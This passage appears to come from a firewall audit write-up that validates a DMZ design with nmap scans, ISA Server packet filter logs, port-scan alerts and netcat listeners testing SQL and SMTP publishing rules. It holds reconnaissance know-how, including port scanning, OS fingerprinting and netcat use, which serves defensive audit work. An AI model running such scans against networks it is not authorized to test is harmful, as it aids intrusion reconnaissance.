Remote operating system guess: FreeBSD 2.2.1 - 4.1
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=15412 (Worthy challenge)
IPID Sequence Generation: Incremental
```

```
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 500 scanned ports on  (110.20.20.3) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA22%P=i386-redhat-linux-gnu%D=6/1%Time=3CF93E16%O=-1%C=-
1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)


Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on  (110.20.20.4):
(The 499 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Remote operating system guess: FreeBSD 2.2.1 - 4.1
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=11721 (Worthy challenge)
IPID Sequence Generation: Incremental
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 500 scanned ports on  (110.20.20.5) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA22%P=i386-redhat-linux-gnu%D=6/1%Time=3CF94334%O=-1%C=-
1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)


Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 500 scanned ports on  (110.20.20.6) are: filtered
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=2.54BETA22%P=i386-redhat-linux-gnu%D=6/1%Time=3CF94711%O=-1%C=-
1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)



# Nmap run completed at Sat Jun  1 17:13:37 2002 -- 6 IP addresses (6
hosts up) scanned in 4539 seconds
```

Results of nmap scan of DMZ:

The scan took 4539 seconds or approximately 76 minutes.

Host 110.20.20.1 – ISA server

All 500 ports scanned and all ports are filtered - expected

Host 110.20.20.2 – Web Server

500 ports scanned, 2 open ports: 80/TCP and 443/TCP – expected
The packet filter on ISA for the web server on the DMZ is allowing connections on these two ports.

Remote OS guess – Free BSD 2.2.1 – 4.1 – This is interesting considering the OS is actually MS Windows 2000 Server

Host 110.20.20.3 – DNS Server

500 ports scanned and all ports are filtered - expected
Although DNS server is listening on UDP 53 and TCP 53 the scan was looking for only TCP ports and the rules only allow the ISP DNS server to connect TCP.

Host 110.20.20.4 – SMTP Mail Relay

500 ports scanned, 1 open port: 25/TCP - expected
The firewall allows 'Any' host to initiate a connection to our DMZ mail relay host so the results or expected.


Host 110.20.20.5 – NTP Server

500 ports scanned and all ports filtered – expected.
Again the results are expected since the host is only listening on UDP 123 and the firewall will only allow connections to and from the trusted time servers.

Host 110.20.20.6 – IDS

500 ports scanned and all ports filtered – expected.
The firewall is blocking all inbound connection attempts to this host.


The ISA packet filter log can be viewed to validate the results we obtained from the scan.



```
ftware: Microsoft(R) Internet Security and Acceleration Server 2000
rsion: 1.0
te: 2002-06-01 00:04:10
e        time      source-ip    destination-ip   protocol  param#1 param#2 filter-rule interface
2-06-01 20:58:44  3.1.1.5      110.20.20.1      Tcp       40600    283    BLOCKED     110.10.10.2
2-06-01 20:58:44  3.1.1.5      110.20.20.1      Tcp       40601    388    BLOCKED     110.10.10.2
2-06-01 21:18:21  3.1.1.5      110.20.20.2      Tcp       43037    109    BLOCKED     110.10.10.2
2-06-01 21:18:21  3.1.1.5      110.20.20.2      Tcp       43038    443    ALLOWED     110.10.10.2
2-06-01 21:18:21  3.1.1.5      110.20.20.2      Tcp       43038    443    ALLOWED     110.20.20.1
2-06-01 21:18:21  110.20.20.2  3.1.1.5          Tcp       443      43038  ALLOWED     110.20.20.1
2-06-01 21:18:21  110.20.20.2  3.1.1.5          Tcp       443      43038  ALLOWED     110.10.10.2
2-06-01 21:18:21  3.1.1.5      110.20.20.2      Tcp       43039    239    BLOCKED     110.10.10.2
2-06-01 21:18:26  3.1.1.5      110.20.20.2      Tcp       43289    80     ALLOWED     110.10.10.2
2-06-01 21:18:26  3.1.1.5      110.20.20.2      Tcp       43289    80     ALLOWED     110.20.20.1
2-06-01 21:18:26  110.20.20.2  3.1.1.5          Tcp       80       43289  ALLOWED     110.20.20.1
2-06-01 21:18:26  110.20.20.2  3.1.1.5          Tcp       80       43289  ALLOWED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47315    114    BLOCKED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47316    25     ALLOWED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47316    25     ALLOWED     110.20.20.1
2-06-01 21:40:05  110.20.20.4  3.1.1.5          Tcp       25       47316  ALLOWED     110.20.20.1
2-06-01 21:40:05  110.20.20.4  3.1.1.5          Tcp       25       47316  ALLOWED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47317    136    BLOCKED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47319    93     BLOCKED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47316    25     ALLOWED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47316    25     ALLOWED     110.20.20.1
2-06-01 21:40:05  110.20.20.4  3.1.1.5          Tcp       25       47316  ALLOWED     110.20.20.1
2-06-01 21:40:05  110.20.20.4  3.1.1.5          Tcp       25       47316  ALLOWED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47316    25     ALLOWED     110.10.10.2
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47316    25     ALLOWED     110.20.20.1
2-06-01 21:40:05  3.1.1.5      110.20.20.4      Tcp       47320    35     BLOCKED     110.10.10.2
2-06-01 21:56:41  3.1.1.5      110.20.20.5      Tcp       40818    35988  BLOCKED     110.10.10.2
2-06-01 21:57:17  3.1.1.5      110.20.20.5      Tcp       40816    35988  BLOCKED     110.10.10.2
2-06-01 21:57:17  3.1.1.5      110.20.20.5      Tcp       40817    35988  BLOCKED     110.10.10.2
2-06-01 21:57:17  3.1.1.5      110.20.20.5      Tcp       40818    35988  BLOCKED     110.10.10.2
2-06-01 21:57:53  3.1.1.5      110.20.20.6      Tcp       50891    283    BLOCKED     110.10.10.2
2-06-01 21:57:53  3.1.1.5      110.20.20.6      Tcp       50892    388    BLOCKED     110.10.10.2
2-06-01 21:57:53  3.1.1.5      110.20.20.6      Tcp       50893    44     BLOCKED     110.10.10.2
2-06-01 22:13:46  3.1.1.5      110.20.20.6      Tcp       40818    36679  BLOCKED     110.10.10.2
```


Here is a modified version of the log (for brevity). As you can see above, ISA is blocking most connection attempts by the scan. It is 'allowing' connections that were configured using the packet filters to specific hosts (i.e. http to web server, smtp to mail relay host). A couple of other items I would also like to point out are: 1) The ISA log time stamp is set to GMT by default. 2) Under TCP the param#1 is the source port while the param#2 is the destination port while an ICMP connection equates to Type and Code respectively.

Next we can view the Event Viewer to see that ISA generated several messages about the scan.



Application Log 1,153 event(s)

Type	Date	Time	Source	Category	Event	User
Warning	6/1/2002	3:51:48 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:45 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:42 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:39 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:36 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:36 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:33 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:30 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:27 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:24 PM	Microsoft ISA Server C...	Packet filter	15104	N/A
Warning	6/1/2002	3:51:24 PM	Microsoft ISA Server C...	Packet filter	15104	N/A



Date: 6/1/2002 Source: Microsoft ISA Server
Time: 15:51 Category: Packet filter
Type: Warning Event ID: 15104
User: N/A
Computer: ISASERVER01

Description:

ISA Server detected a well-known port scan attack from Internet Protocol (IP) address 3.1.1.5. A well-known port is any port in the range of 1-2048. For more information about this event, see ISA Server Help.


Data: ● Bytes ○ Words

```
0000: 1f 00 00 00                          ....
```

By selecting the properties of one of the alerts, the description verifies that ISA has detected the port scan.


Next we focus on the firewall rules. The first rule we validate is allowing the DMZ web server to talk to the SQL server on GIAC's private LAN.

From 110.20.20.2 TCP any port to 192.168.50.6 TCP 1433. We configured this by using ISA's publishing rules and so we use ISA's DMZ interface at 110.20.20.1 in place of the SQL address. To test this rule a laptop was placed on GIAC's private LAN with the SQL address. Then we used netcat to listen on TCP 1433 by typing;
Echo SQL_CONNECT | nc –l –p 1433. This is directing netcat to listen on TCP port 1433 and echo back the string 'SQL_CONNECT' when a connection is made.




```
C:\Networking\NetCat>echo SQL_CONNECT | nc -l -p 1433
```

As shown in the screen shot above we also directed netcat to send or 'echo' the string "SQL_CONNECT" when the connection was made.




```
C:\WINDOWS\system32\drivers\etc>netstat -an -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1688           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1689           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2470           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    110.20.20.2:139        0.0.0.0:0              LISTENING
  TCP    110.20.20.2:4613       110.20.20.9:139        TIME_WAIT
  TCP    110.20.20.2:7708       0.0.0.0:0              LISTENING

C:\WINDOWS\system32\drivers\etc>
```

By opening another shell and typing **netstat –an –p tcp**, which means we want to see all the TCP ports that are listening and don't bother to resolve, you can see that in fact the laptop is listening on TCP port 1433.



```
C:\Networking\NetCat>nc 110.20.20.1 1433
SQL_CONNECT

C:\Networking\NetCat>_
```


To complete the check I placed another laptop on the DMZ network with the address of GIAC's web server at 110.20.20.2 and typed netcat 110.20.20.1 1433 and immediately got back the "SQL_CONNECT" response. This confirms that ISA is allowing the DMZ web server to talk to the SQL server.



```
ware: Microsoft(R) Internet Security and Acceleration Server 2000
ion: 1.0
: 2002-06-31 00:04:10
      time      source-ip     destination-ip  protocol  param#1  param#2 filter-rule   interface
06-01 15:52:26 110.20.20.2  110.20.20.1     Tcp      4612     1433    ALLOWED       110.20.20.1
06-01 15:52:26 110.20.20.1  110.20.20.2     Tcp      1433     4612    ALLOWED       110.20.20.1
06-01 15:52:26 110.20.20.2  110.20.20.1     Tcp      4612     1433    ALLOWED       110.20.20.1
06-01 15:52:26 110.20.20.1  110.20.20.2     Tcp      1433     4612    ALLOWED       110.20.20.1
06-01 15:52:26 110.20.20.1  110.20.20.2     Tcp      1433     4612    ALLOWED       110.20.20.1
06-01 15:52:26 110.20.20.2  110.20.20.1     Tcp      4612     1433    ALLOWED       110.20.20.1
06-01 15:52:26 110.20.20.2  110.20.20.1     Tcp      4612     1433    ALLOWED       110.20.20.1
06-01 15:52:26 110.20.20.1  110.20.20.2     Tcp      1433     4612    ALLOWED       110.20.20.1
```

And here is a screen shot of the ISA packet filter log showing that the connection has been allowed. The source port 110.20.20.2 initiates a connection on TCP 4612 to destination of 110.20.20.1 TCP port 1433 and the filter-rule is allowing this connection.

The next check is of the DMZ SMTP server talking to the internal mail server. This rule was created again by using ISA's publishing rules. The setup consistent with the previous configuration a laptop is placed on GIAC's private LAN at the mail server's address of 192.168.50. 8 and netcat is used to listen. The command is c:\echo SMTP_CONNECT | nc –l –p 25.




```
C:\Networking\NetCat>nc 110.20.20.1 25
SMTP_CONNECT

C:\Networking\NetCat>_
```

Then on the DMZ SMTP relay host we typed **nc 110.20.20.1 25**, which is ISA's DMZ interface and as seen above we immediately received the response "SMTP_CONNECT".


The next rule to verify is the DMZ mail relay host talking to and answering any SMTP servers on the Internet and from the Internet any SMTP host talking to the DMZ SMTP relay host. With the laptop located on the public network and again using netcat we had it listening on port 25 when a connection was made to send back the string SMTP_PUBLIC_SERVER. From the DMZ mail relay we used telnet to attempt a connection.

To the surprise of consultant the connection attempt failed. In reviewing the logs it was found the ISA was blocking the connection attempt. In reviewing the firewall configuration there was no rule allowing the DMZ mail relay host to initiate an SMTP connection going out.

A custom protocol rule was created that allows 110.20.20.4 to initiate an outbound SMTP connection to any address on the internet.

